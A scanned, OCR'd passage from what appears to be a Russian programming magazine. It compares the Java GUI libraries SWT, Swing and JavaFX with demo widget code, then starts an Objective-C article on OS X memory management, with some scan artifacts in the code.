
WT был разработан в компании IBM в те времена, когда Swing еще был медленным, и сделано это было в основном для продвижения среды программирования Eclipse. SWT, как и AWT, использует компоненты операционной системы, но для каждой платформы у него созданы свои интерфейсы взаимодействия. Так что для каждой новой системы тебе придется поставлять отдельную JAR-библиотеку с подходящей версией SWT. Это позволило более полно использовать существующие функции компонентов на каждой оси. Недостающие функции и компоненты были реализованы с помощью 2D, как в Swing. У SWT есть много приверженцев, но, положа руку на сердце, нельзя не согласиться, что все получилось не так просто, как хотелось бы. Новичку придется затратить на изучение SWT намного больше времени, чем на знакомство с тем же Swing. Кроме того, SWT возлагает задачу освобождения ресурсов на программиста, в связи с чем ему нужно быть особенно внимательным при написании кода, чтобы случайное исключение не привело к утечкам памяти.

Достоинства:

- использует компоненты операционной системы — скорость выше;
- Eclipse предоставляет визуальный редактор форм;
- обширная документация и множество примеров;
- возможно использование AWT- и Swing-компонентов.

Недостатки:

- для каждой платформы необходимо поставлять отдельную библиотеку;
- нужно все время следить за использованием ресурсов и вовремя их освобождать;
- сложная архитектура и, как следствие, трудоемкая кастомизация интерфейса.



Как выглядит SWT

Заключение

Видно, что в IBM старались. Но получилось уж очень на любителя...

JavaFX

oracle.com



avaFX можно без преувеличения назвать прорывом. Для отрисовки используется графический конвейер, что значительно ускоряет работу приложения. Набор встроенных компонентов обширен, есть даже отдельные компоненты для отрисовки графиков. Реализована поддержка мультимедийного контента, множества эффектов отображения, анимации и даже мультитач. Внешний вид всех компонентов можно легко изменить с помощью CSS-стилей. И самое прекрасное — в JavaFX входит набор утилит, которые позволяют сделать родной инсталлятор для самых популярных платформ: exe или msi для Windows, deb или rpm для Linux, dmg для Mac. На сайте Oracle можно найти подробную документацию и огромное количество готовых примеров. Это превращает программирование с JavaFX в приятное занятие.



Как выглядит JavaFX

Достоинства:

- быстрая работа за счет графического конвейера;
- множество различных компонентов;
- поддержка стилей;
- утилиты для создания установщика программы;
- приложение можно запускать как десктопное и в браузере как часть страницы.

Недостатки:

- фреймворк еще разрабатывается, поэтому случаются и падения и некоторые глюки;
- JavaFX пока не получил широкого распространения.

Заключение

Хорошая работа, Oracle. Фреймворк оставляет только позитивные впечатления. Разобраться несложно, методы выглядят логичными. Хочется пользоваться снова и снова!



ВИЗУАЛЬНЫЕ БИБЛИОТЕКИ НА ПРАКТИКЕ

SWT: погодный виджет

Для демонстрации возможностей наиболее популярных графических библиотек и основных принципов работы с ними сделаем несколько небольших виджетов с отображением различной информации.

И начнем, пожалуй, с самого популярного виджета — отображения текущей погоды, для реализации которого выберем SWT.

Любая программа на SWT начинается с создания объекта Display. Он служит своеобразным контекстом приложения, который содержит необходимые методы для обращения к ресурсам системы и обеспечивает цикл событий. Следующим шагом будет создание не менее важного объекта Shell. Shell представляет собой обычное окно операционной системы. В конструктор shell передается Display, чтобы создать окно верхнего уровня.

```
Display display = new Display();
shell = new Shell(display, SWT.NO_TRIM);
```

Так как мы создаем виджет, нам не нужно отображать стандартное обрамление окна и кнопки управления, для этого мы указали флаг NO_TRIM. Для фона мы будем использовать картинку — прямоугольник с закругленными углами. В принципе, окно SWT может принимать любые формы. Чтобы добиться такого эффекта, используем класс Region. Все, что нужно, — добавить в этот класс все видимые точки из картинки фона, пропуская прозрачные.

Загружаем картинку:

```
Image image = new Image(display, "images/bg.png");
```

В изображениях разных форматов прозрачность задается по-разному, поэтому и извлекается информация о прозрачных областях тоже не одинаково. Создаем область фона и добавляем туда все видимые точки:

```
Region region = new Region();
ImageData imageData = image.getImageData();
if (imageData.alphaData != null) {
    Rectangle pixel = new Rectangle(0, 0, 1, 1);
    for (int y = 0; y < imageData.height; y++) {
        for (int x = 0; x < imageData.width; x++) {
            if (imageData.getAlpha(x, y) == 255) {
                pixel.x = imageData.x + x;
                pixel.y = imageData.y + y;
                region.add(pixel);
            }
        }
    }
} else {
    ImageData mask = imageData.getTransparencyMask();
    Rectangle pixel = new Rectangle(0, 0, 1, 1);
    for (int y = 0; y < mask.height; y++) {
        for (int x = 0; x < mask.width; x++) {
            if (mask.getPixel(x, y) != 0) {
                pixel.x = imageData.x + x;
                pixel.y = imageData.y + y;
                region.add(pixel);
            }
        }
    }
}
```

Устанавливаем форму окна:

```
shell.setRegion(region);
```

Теперь нужно создать слушатель событий для окна. Нас будут интересовать события рисования окна, события мыши и нажатия клавиш, чтобы окно можно было передвигать по экрану.

```
Listener listener = new Listener() {
    int startX, startY;
    public void handleEvent(Event e)  {
        if (e.type == SWT.KeyDown && e.character == ↵
        SWT.ESC) {
            shell.dispose();
        }
        if (e.type == SWT.MouseDown && e.button == 1) {
            startX = e.x;
            startY = e.y;
        }
        if (e.type == SWT.MouseMove && (e.stateMask & ↵
        SWT.BUTTON1) != 0) {
            Point p = shell.toDisplay(e.x, e.y);
            p.x -= startX;
            p.y -= startY;
            shell.setLocation(p);
        }
        if (e.type == SWT.Paint) {
            e.gc.drawImage(image, imageData.x, ↵
            imageData.y);
        }
    }
};
```

Итак, по нажатию на клавишу Esc окно закроется. При нажатии левой клавиши мыши на области окна запомним координаты нажатия. При движении мыши с зажатой левой клавишей — передвигаем окно на экране соответственно движению. При событии перерисовки — рисуем картинку фона, используя графический контекст GC.

Назначим слушатель соответствующим событиям окна:

```
shell.addListener(SWT.KeyDown, listener);
shell.addListener(SWT.MouseDown, listener);
shell.addListener(SWT.MouseMove, listener);
shell.addListener(SWT.Paint, listener);
```

Устанавливаем размер окна равным размеру изображения:

```
shell.setSize(imageData.x + imageData.width, ↵
imageData.y + imageData.height);
```

Открываем окно и запускаем цикл событий:

```
shell.open();
while (!shell.isDisposed ()) {
    if (!display.readAndDispatch ()) display.sleep ();
}
```

Не забываем в конце освободить использованные ресурсы:

```
region.dispose();
image.dispose();
display.dispose();
```

Запустив программу на этом этапе, мы получим прямоугольничек, который можно двигать мышкой и закрывать по Esc.

Настало время добавить содержания. Будем отображать текущую погоду в виде иконки состояния (солнечно, дождь, снег...), показаний температуры и времени последнего обновления.

Для расположения графических компонентов в окне в нужном виде используются менеджеры компоновки. Менеджер компоновки занимается не только расположением компонентов, но и изменением их размеров при изменении размеров окна. Для нашего виджета будем использовать GridLayout. Этот менеджер располагает компоненты в ячейках воображаемой таблицы. Создаем GridBagLayout на две колонки с различной шириной колонок (флаг false в конструкторе), устанавливаем его в качестве менеджера компоновки окна:

```
GridLayout layout = new GridLayout(2, false);
shell.setLayout(layout);
```

Для картинки статуса используем компонент Label. В качестве родителя передаем объект окна. Вторым параметром можно установить стиль компонента. Для каждого компонента набор возможных флагов стиля разный, их можно посмотреть в документации или прямо в исходниках компонента.

```
//draw status image
Label imageLabel = new Label(shell, SWT.NONE);
imageLabel.setLayoutData(new GridData(SWT.LEFT, SWT.TOP, ↵
true, true, 1, 1));
```

Флаги в классе GridData означают, что метка будет располагаться слева вверху, будет растягиваться горизонтально и вертикально (флаги, установленные в true) при наличии свободного места и занимает одну строку и один столбец таблицы компоновки.

В SWT нет прозрачного фона компонентов, и позади картинки статуса будет красоваться белый фон, чего, конечно, не хотелось бы. Поэтому создадим объект Color с цветом фона окна:

```
Color bgColor = new Color(display, 0x2b, 0x2b, 0x2b);
```

В конце программы этот объект также необходимо очистить, вызвав метод dispose. Устанавливаем цвет фона и картинку статуса, которую можно загрузить из файла точно так же, как мы загрузили картинку фона вначале:

```
imageLabel.setBackground(bgColor);
Image statusImage = new Image(display, "images/1.png");
imageLabel.setImage(statusImage);
```

Теперь добавим Label с текущей температурой и расположим его в правой верхней части окна:

```
Label temperatureLabel = new Label(shell, SWT.NONE);
temperatureLabel.setLayoutData(new GridData(SWT.RIGHT, SWT.↵
TOP, false, false, 1, 1));
```

Установим какую-нибудь температуру:

```
temperatureLabel.↵
setText("+1 \u2103");
```

Для записи температуры по Цельсию используется юникодный номер соответствующего символа.

Шрифт по умолчанию для текстовых меток слишком маленький. Так что создадим новый, побольше:

```
FontData[] fD = ↵
temperatureLabel.↵
getFont().getFontData();
fD[0].setHeight(30);
fD[0].setStyle(SWT.BOLD);
Font newFont = ↵
new Font(display, fD[0]);
temperatureLabel.setFont(newFont);
```

По умолчанию закрытие окна приложения в Swing не приводит к остановке программы

Шрифт, как и другие ресурсные объекты, нужно освобождать. Для этого воспользуемся слушателем события разрушения метки:

```
temperatureLabel.addDisposeListener(new DisposeListener() {
    public void widgetDisposed(DisposeEvent e) {
        newFont.dispose();
    }
});
```

Наконец, добавим метку с описанием погодных условий:

```
Label descriptionLabel = new Label(shell, SWT.WRAP);
descriptionLabel.setLayoutData(new GridData(SWT.FILL, ↵
SWT.CENTER, true, true, 2, 1));
descriptionLabel.setText("Облачно с прояснениями, ↵
                         небольшой дождь");
descriptionLabel.setBackground(bgColor);
descriptionLabel.setForeground(display.getSystemColor↵
(SWT.COLOR_WHITE));
```

Текст может быть довольно длинным, так что при создании метки указываем флаг WRAP, чтобы текст автоматически разбивался на несколько строк при нехватке места. Расположим компонент по центру и разрешим ему заполнить все горизонтальное пространство. Также укажем, что компонент занимает два столбца таблицы компоновки. Запускаем и получаем окошко с картинки «Виджет погоды».

Теперь можно прикрутить какой-нибудь сервис погоды, создать таймер для автоматического обновления — и виджет готов.

SWING: ВСЕГДА СВЕЖИЕ НОВОСТИ

На Swing мы напишем виджет для отображения RSS-новостей. Начинаем, как и в прошлый раз, с создания окна. Класс, реализующий функционал стандартного окна в Swing, называется JFrame. По умолчанию закрытие окна приложения в Swing не приводит к остановке программы, так что лучше прописать, как должно себя вести окно при закрытии:

```
JFrame frame = new JFrame();
frame.setDefaultCloseOperation(WindowConstants.↵
EXIT_ON_CLOSE);
```


Для представления новостей лучше всего подходит таблица. Swing построен на паттерне «Модель — представление — контроллер» (MVC). В архитектуре MVC модель предоставляет данные, представление отвечает за отображение данных (например, текст, поля ввода), а контроллер обеспечивает взаимодействие между моделью и представлением. Таблица хорошо демонстрирует этот подход. Для представления данных используется класс, реализующий интерфейс TableModel.

Для хранения информации о доступных новостях заведем класс FeedMessage с полями для названия статьи и даты выхода:

```
public class FeedMessage {
    public String title;
    public Date publicationDate;
}
```

Чтобы упростить и ускорить разработку, наследуем нашу модель данных от класса AbstractTableModel, который предлагает готовую реализацию почти всех методов интерфейса TableModel.

```
public class RssFeedTableModel extends ↵
AbstractTableModel {
    private List<FeedMessage> entries = ↵
    new ArrayList<>();
    public void updateData(List<FeedMessage> ↵
    entries) {
        this.entries = entries;
        fireTableDataChanged();
    }
    public int getRowCount() {
        return entries.size();
    }
    public int getColumnCount() {
        return 2;
    }
    public Object getValueAt(int rowIndex, int columnIndex){
        switch (columnIndex) {
            case 0:
                return entries.get(rowIndex).title;
            case 1:
                return entries.get(rowIndex).↵
                publicationDate;
        }
        return null;
```



Виджет погоды

Виджет новостей

Простой эквалайзер

```
    }
}
```

Метод fireTableDataChanged сообщает представлению, что модель данных изменилась и необходима перерисовка.

Создаем таблицу и немного изменяем ее вид, чтобы она была больше похожа на виджет. Убираем линии между строками и столбцами, увеличиваем высоту строки и убираем заголовок таблицы с названиями колонок:

```
JTable table = new JTable(new RssFeedTableModel());
table.setShowGrid(false);
table.setIntercellSpacing(new Dimension(0, 0));
table.setRowHeight(30);
table.setTableHeader(null);
```

Теперь займемся внешним видом ячеек. Swing позволяет назначать отдельные классы представления для разных типов данных. За отрисовку отдельных ячеек таблицы отвечает класс, наследующий интерфейс TableCellRenderer. По умолчанию используется DefaultTableCellRenderer, который представляет собой текстовую метку.

Назначим свой отрисовщик ячейки для данных типа String. Изменим стандартный цвет шрифта и сделаем чередующийся цвет фона, чтобы улучшить читаемость.

```
table.setDefaultRenderer(String.class, ↵
new DefaultTableCellRenderer() {
    Color oddColor = new Color(0x25, 0x25, 0x25);
    Color evenColor = new Color(0x1a, 0x1a, 0x1a);
    Color titleColor = new Color(0x3a, 0xa2, 0xd7);
    public Component getTableCellRendererComponent(JTable ↵
    table, Object value, boolean isSelected, boolean ↵
    hasFocus, int row, int column) {
        super.getTableCellRendererComponent(table, value, ↵
        isSelected, hasFocus, row, column);
        setBackground(row % 2 == 0 ? oddColor : evenColor);
        setForeground(titleColor);
        setFont(font);
        return this;
    }
});
```

Чтобы таблица начала использовать наш отрисовщик, нужно добавить метод, который возвращает тип данных для каждой ячейки, в модель данных:

```
public Class<?> getColumnClass(int columnIndex) {
    switch (columnIndex) {
        case 0:
            return String.class;
        case 1:
            return Date.class;
    }
    return Object.class;
}
```

Новостей может быть много, поэтому поместим таблицу на панель прокрутки и сделаем ползунок прокрутки невидимым, чтобы он не портил дизайн:

```
JScrollPane scrollPane = new JScrollPane(table);
table.setFillsViewportHeight(true);
scrollPane.getVerticalScrollBar().setPreferredSize ↵
(new Dimension(0,0));
```

Добавляем компонент прокрутки на главную панель окна. Вторым аргументом можно передать размещение компонента. По умолчанию главная панель окна использует менеджер компоновки BorderLayout, который располагает компоненты по сторонам света. Поместим таблицу с прокруткой в центре.

```
frame.getContentPane().add(scrollPane, BorderLayout.CENTER);
```

Как и в прошлый раз, уберем стандартное обрамление окна. А в качестве заголовка окна будем использовать стилизованную текстовую метку, которую разместим вверху окна.

```
JLabel titleLabel = new JLabel("Xakep RSS");
Font titleFont = new Font("Arial", Font.BOLD, 20);
titleLabel.setFont(titleFont);
titleLabel.setHorizontalAlignment(SwingConstants.CENTER);
titleLabel.setForeground(Color.WHITE);
titleLabel.setPreferredSize(new Dimension(0, 40));
frame.getContentPane().add(titleLabel, BorderLayout.NORTH);
```

В отличие от SWT, объекты «цвет» и «шрифт» освобождаются автоматически, так что можно больше не переживать за утечки памяти. Добавляем слушатели мыши для того, чтобы окно можно было двигать по экрану:

```
MouseAdapter listener = new MouseAdapter() {
    int startX;
    int startY;
    public void mousePressed(MouseEvent e) {
        if (e.getButton() == MouseEvent.BUTTON1) {
            startX = e.getX();
            startY = e.getY();
        }
    }
    public void mouseDragged(MouseEvent e) {
        Point currCoords = e.getLocationOnScreen();
        frame.setLocation(currCoords.x - startX, ↵
        currCoords.y - startY);
    }
};
titleLabel.addMouseListener(listener);
titleLabel.addMouseMotionListener(listener);
```

Теперь поменяем форму окна на прямоугольник с закругленными углами. Лучше всего это делать в слушателе компонента, так как, если размер окна изменится, форма окна будет правильно пересчитана:

```
frame.addComponentListener(new ComponentAdapter() {
    public void componentResized(ComponentEvent e) {
        frame.setShape(new RoundRectangle2D.Double(0, 0, ↵
        frame.getWidth(), frame.getHeight(), 20, 20));
    }
});
```

Устанавливаем размер окна, убираем обрамление и делаем окно полупрозрачным.

```
frame.setSize(520, 300);
frame.setUndecorated(true);
frame.setOpacity(0.85f);
```

Наконец, открываем окно в графическом потоке.

```
SwingUtilities.invokeLater(new Runnable() {
    public void run() {
        frame.setVisible(true);
    }
});
```

Осталось дописать загрузку данных в отдельном потоке, и получим такой вот виджет с последними новостями твоего любимого журнала (см. картинку «Виджет новостей») :).

JAVAFX: ПОСЛУШАЕМ МУЗЫЧКУ

И наконец, гвоздь сезона — JavaFX. Воспользуемся его мультимедийными возможностями и компонентом для построения графиков и сделаем простенький эквалайзер.

Для начала наследуем класс виджета от Application. Это основной класс приложения в JavaFX. Application содержит основные методы жизненного цикла приложения. Компоненты формы создаются в методе start, аргументом которому служит класс Stage. Stage представляет собой окно программы. Изменим стиль окна на TRANSPARENT, чтобы убрать обрамление и кнопки. В Stage помещается класс Scene, в котором задаются размеры окна и цвет фона. В Scene, в свою очередь, передаем класс Group, в который будем помещать дочерние компоненты:

```
public void start(Stage primaryStage) {
    primaryStage.initStyle(StageStyle.TRANSPARENT);
    Group root = new Group();
    Scene scene = new Scene(root, 400, 200, ↵
    Color.TRANSPARENT);
    primaryStage.setScene(scene);
```

Для отображения эквалайзера используем столбиковую диаграмму, по осям которой будем отображать частоту и мощность звука:

```
CategoryAxis xAxis = new CategoryAxis();
NumberAxis yAxis = new NumberAxis(0,50,10);
BarChart bc = new BarChart<String,Number>(xAxis,yAxis);
bc.setPrefSize(400, 200);
bc.setLegendVisible(false);
bc.setAnimated(false);
bc.setBarGap(0);
bc.setCategoryGap(1);
bc.setVerticalGridLinesVisible(false);
bc.setHorizontalGridLinesVisible(false);
xAxis.setLabel("Частота");
yAxis.setLabel("Мощность");
yAxis.setTickLabelFormatter(new NumberAxis.↵
DefaultFormatter(yAxis, null, "dB"));
```

Заполняем диаграмму начальными данными:

```
XYChart.Series<String,Number> series1 = new XYChart.↵
Series<String,Number>();
series1Data = new XYChart.Data[128];
String[] categories = new String[128];

for (int i=0; i<series1Data.length; i++) {
    categoriesi ( = Integer.toString(i+1);
    series1Datai ( = new XYChart.↵
    Data<String,Number>(categoriesi (, 50);
    series1.getData().add(series1Data[i]);
}

bc.getData().add(series1);
```

Создаем прямоугольник с закругленными углами, чтобы придать виджету соответствующую форму:

```
Rectangle rectangle = new Rectangle(0, 0, 400, 200);
Stop] stops = new Stop[ ( { new Stop(0, new Color(0, 0, ↵
  0, 0.8)), null};
LinearGradient lg2 = new LinearGradient(0, 0, 0, 0, ↵
  false, CycleMethod.NO_CYCLE, stops);
rectangle.setFill(lg2);
rectangle.setArcHeight(20);
rectangle.setArcWidth(20);
```

Добавляем оба компонента к группе:

```
root.getChildren().addAll(rectangle, bc);
```

Назначаем слушатели мыши к группе, чтобы двигать окно по экрану:

```
root.setOnMousePressed(new EventHandler<MouseEvent>() {
    public void handle(MouseEvent me) {
        initX = me.getScreenX() - primaryStage.getX();
        initY = me.getScreenY() - primaryStage.getY();
    }
});

root.setOnMouseDragged(new EventHandler<MouseEvent>() {
    public void handle(MouseEvent me) {
        primaryStage.setX(me.getScreenX() - initX);
        primaryStage.setY(me.getScreenY() - initY);
    }
});
```

Загружаем песню в плеер:

```
File file = new File("выпусти меня отсюда.mp3");
Media audioMedia = null;
audioMedia = new Media(file.toURI().toURL().toString());
audioMediaPlayer = new MediaPlayer(audioMedia);
```

Добавляем слушатель, который и будет обновлять столбиковую диаграмму:

```
audioMediaPlayer.setAudioSpectrumListener(new ↵
AudioSpectrumListener() {
    public void spectrumDataUpdate(double timestamp, ↵
    double duration, float] magnitudes, float[ ( phases) {
        for (int i = 0; i < series1Data.length; i++) {
            series1Datai (.setYValue(magnitudesi ( + 60);
        }
    }
});
```

Делаем сцену видимой и запускаем песню:

```
primaryStage.show();
audioMediaPlayer.play();
```

Запускаем приложение:

```
public static void main(String[] args) {
    launch(args);
}
```

И наслаждаемся такой вот красотой (см. картинку «Простой эквалайзер»).

ЗАКЛЮЧЕНИЕ

Как видишь, остается все меньше того, что не под силу Java. Кроме описанных графических библиотек, есть еще множество других, не таких распространенных, но не обязательно худших по качеству. У каждой из них есть свои сильные и слабые стороны. Java предоставляет право выбора тебе :). ⌶


Нативный кодинг под OS X



OBJECTIVE-C В РЕЦЕПТАХ И СОВЕТАХ ДЛЯ БЫВШИХ WIN-ПРОГРАММИСТОВ



Язык Objective-C входит в открытый набор компиляторов GNU GCC, однако использовать этот язык для программирования под платформу PC бессмысленно, и в поставке GCC он выполняет исключительно декоративные функции. Зато под платформу Mac он является основным языком разработки. В этой статье мы рассмотрим несколько кодерских приемов для OS X с помощью Objective-C и сопутствующих библиотек.





Юрий «yurembo» Язев
yazevsoft@gmail.com

Несмотря на наличие фреймворков (к примеру, Xamarin или тот же Java SE), позволяющих программировать под макось на привычных языках типа C# или Java, эти средства удаляются в тень, когда заходит речь о нативном коде. Если мы хотим максимально заточить приложение под мак, воспользоваться всеми его возможностями — нам придется использовать Objective-C. Он настолько же нативен для Mac, насколько C++ для Windows или Linux. Обойдемся без истории, введения и обзора — мы уже писали об этом — и перейдем сразу к конкретным кодерским рецептам.

ИСПОЛЬЗОВАНИЕ ПАМЯТИ


Использование памяти — животрепещущий вопрос на любом компьютере и в любой операционной системе. И на маке он решается по-своему. В Objective-C есть три способа управления памятью:

- автоматический сборщик мусора;
- ручное управление памятью;
- автоматический счетчик ссылок.

Рассмотрим их вкратце.

Формально сборщик мусора — это добро, но, как мы знаем по другим его реализациям (в Java, в CLR), он обеспечивает далеко не самый оптимальный менеджмент памяти, отжирая при этом системные ресурсы. Поэтому в операционной системе iOS этот способ напрочь отсутствует, и после выхода OS X 10.8 (Mountain Lion) он был помечен как нерекомендуемый к применению. Возможно, в будущих версиях маковской системы он будет совсем удален. Теперь забота о мусоре ложится на наши худые программистские плечи, и решается она так...

Во время создания объекта ссылка на него принимает значение 1. После этого, когда надо создать еще одну ссылку на объект, программист получает ее путем увеличения счетчика на 1 следующим кодом: [myObj retain];. Здесь мы отправляем сообщение retain нашему объекту myObj. В момент, когда программисту больше не нужна определенная ссылка на объект, ему надо вызвать [myObj release];. В результате вызова этого сообщения происходит уменьшение счетчика соответственно на 1. Когда количество ссылок становится равно 0, происходит автоматический вызов метода dealloc, иными словами — деструктора объекта. Деструктор наследуется от базового класса NSObject. Следовательно, он выполняет мало полезного, поэтому тебе надо переопределять его в каждом наследуемом классе для того, чтобы он производил очистку каждой добавленной переменной — члена класса. Впрочем, точно так же мы делаем, когда создаем классовую иерархию на C++: в каждом классе переопределяем деструктор, при этом в базовом классе объявляя его виртуальным. В Objective-C такого делать не надо. Обрати внимание: счетчик ссылок может увеличиваться и уменьшаться не только посредством прямой посылки сообщений retain и release, но и с помощью других методов. Так, когда в массив добавляется объект (с помощью метода addObject класса NSMuttableArray), создается новая ссылка и, соответственно, увеличивается счетчик. И напротив, когда из массива удаляется данный объект (методом removeObjectAtIndex класса NSMuttableArray), счетчик уменьшается. Ввиду этого при ручном подсчете необходимо очень внимательно относиться к числу ссылок, так как при посылке сообщения release пустому объекту случится краш приложения.



Кроме самостоятельной посылки каждому объекту сообщения release, можно создать пул удаляемых объектов. Он представлен объектом класса NSAutoreleasePool. Помещенные в него ссылки очищаются тогда, когда достигается конец пула. Хочу подчеркнуть: в пуле хранятся только ссылки, но не сами объекты, поэтому при достижении конца пула для каждой входящей в него ссылки вызывается метод release. Чтобы поместить ссылку на объект в пул, ей надо передать соответствующее сообщение: [myObj autorelease];.

Когда ты создаешь проект типа Foundation из темплейта, в автоматически генерируемом коде присутствует следующий кусок:

```
@autoreleasepool {
  ...
}
```




Он представляет собой не что иное, как пул автоматически удаляемых объектов, и все созданные внутри его ссылки на объекты будут реализованы на его исходе, из чего может следовать удаление или уменьшение счетчика объектов. Но вовсе не все объекты автоматически добавляются в пул: те, ко-

XCODE: СОЗДАНИЕ ИСПОЛНЯЕМОГО ФАЙЛА

Если ты пришел на мак из Windows, то создание исполняемого файла в Xcode по сравнению с Visual Studio может вызвать некоторые затруднения. Чтобы его создать, в маковской среде недостаточно стандартной компиляции и построения приложения. Надо перейти по меню: Product → Archive, откроется окно органайзера архива.

В списке на первый момент находится одна запись, соответствующая единственной версии сборки. Нажми кнопку Distribute... Появится дополнительное диалоговое окно для создания дистрибутива, оставь в нем выбор по умолчанию: Save Built Product — и нажми Next. Тебе будет предложено задать папку дистрибутива, Save. В результате будет создан подкаталог, содержащий исполняемый файл твоего приложения.





Основной фреймворк в OS X — это Cocoa. Он не только содержит средства для построения UI, но и включает все остальные классы для программирования под OS X





торые создаются с помощью методов alloc, copy, mutableCopy, new, не могут быть автоматом добавлены в пул, и программисту придется самому следить за их состоянием и подсчетом ссылок. Тем не менее с помощью посылки сообщения autorelease этот объект можно поместить в пул автоудаляемых объектов. Все это напоминает управление памятью в C++, когда мы создаем объекты в кадре функции, по завершении которой ее стек очищается, и, с другой стороны, когда мы создаем объекты в куче с помощью оператора new и они остаются там, пока мы их принудительно не удалим оператором delete.

Автоматический подсчет ссылок (Automatic Reference Counting — ARC) появился в Xcode 4.2, это рекомендуемый механизм управления памятью. ARC позволяет избежать утечек памяти, связанных с ручным подсчетом ссылок. Компилятор создает код, который корректно выделяет и очищает память, занимаемую объектами. При работе с ARC существует два типа ссылок: сильные и слабые. Все создаваемые ссылки по умолчанию сильные, но есть возможность явно это указать ключевым словом: __strong. Итак, в чем же преимущество сильных? Они позволяют избежать утечек памяти путем автоматического удаления «висячих ссылок». Посмотрим такой пример. Пускай имеется класс Chip, у которого создано два экземпляра:

```
Chip *c1 = [[Chip alloc] init];
Chip *c2 = [[Chip alloc] init];
```

Теперь мы хотим, чтобы c2 указывал на c1, то есть c2 = c1;. Без использования ARC и сильных ссылок здесь нас ожидает утечка памяти, поскольку область памяти, на которую указывала ссылка c2, стала бесхозной. Чтобы избежать подобной утечки, перед присваиванием надо реализовать ссылку c2: [c2 release];. Именно это «за кулисами» делает ARC при использовании сильных ссылок.


Но если они настолько хороши, зачем тогда нужны слабые ссылки? Представь такой случай: есть два класса, объект первого класса содержит ссылку на объект второго класса. Таким образом, мы получили циклическую ссылку, что не есть хорошо, так как при удалении объекта второго класса объект первого будет указывать «на ничто», а это, как мы знаем, грозит крашем приложения при обращении по такой ссылке. В лучшем случае при использовании сильных ссылок объект второго класса не будет удален. И вот здесь на помощь приходят слабые ссылки, которые объявляются посредством ключевого слова __weak. Теперь, если ссылку в первом классе мы сделаем слабой, а затем удалим второй объект, на который она ссылается, то последняя примет значение nil, а обращение по ссылке с этим значением не приведет ни к чему плохому.

ФАЙЛЫ В ШОКОЛАДЕ


Как тебе известно, основной фреймворк в OS X — это Cocoa. Cocoa не только содержит средства для построения и вывода пользовательского интерфейса, но и включает все остальные классы для программирования под OS X. В том числе классы для манипуляции файлами, массивами, строками и так далее. Естественно, Cocoa разделен на части. И все фундаментальные средства для работы с системой, в том числе перечисленные выше, содержатся в части фреймворка под названием Foundation и располагаются в соответствующем заголовочном файле Foundation.h. В качестве примера мы разработаем консольное приложение, отказавшись от красивого GUI, чтобы сконцентрироваться непосредственно на работе с файлами.

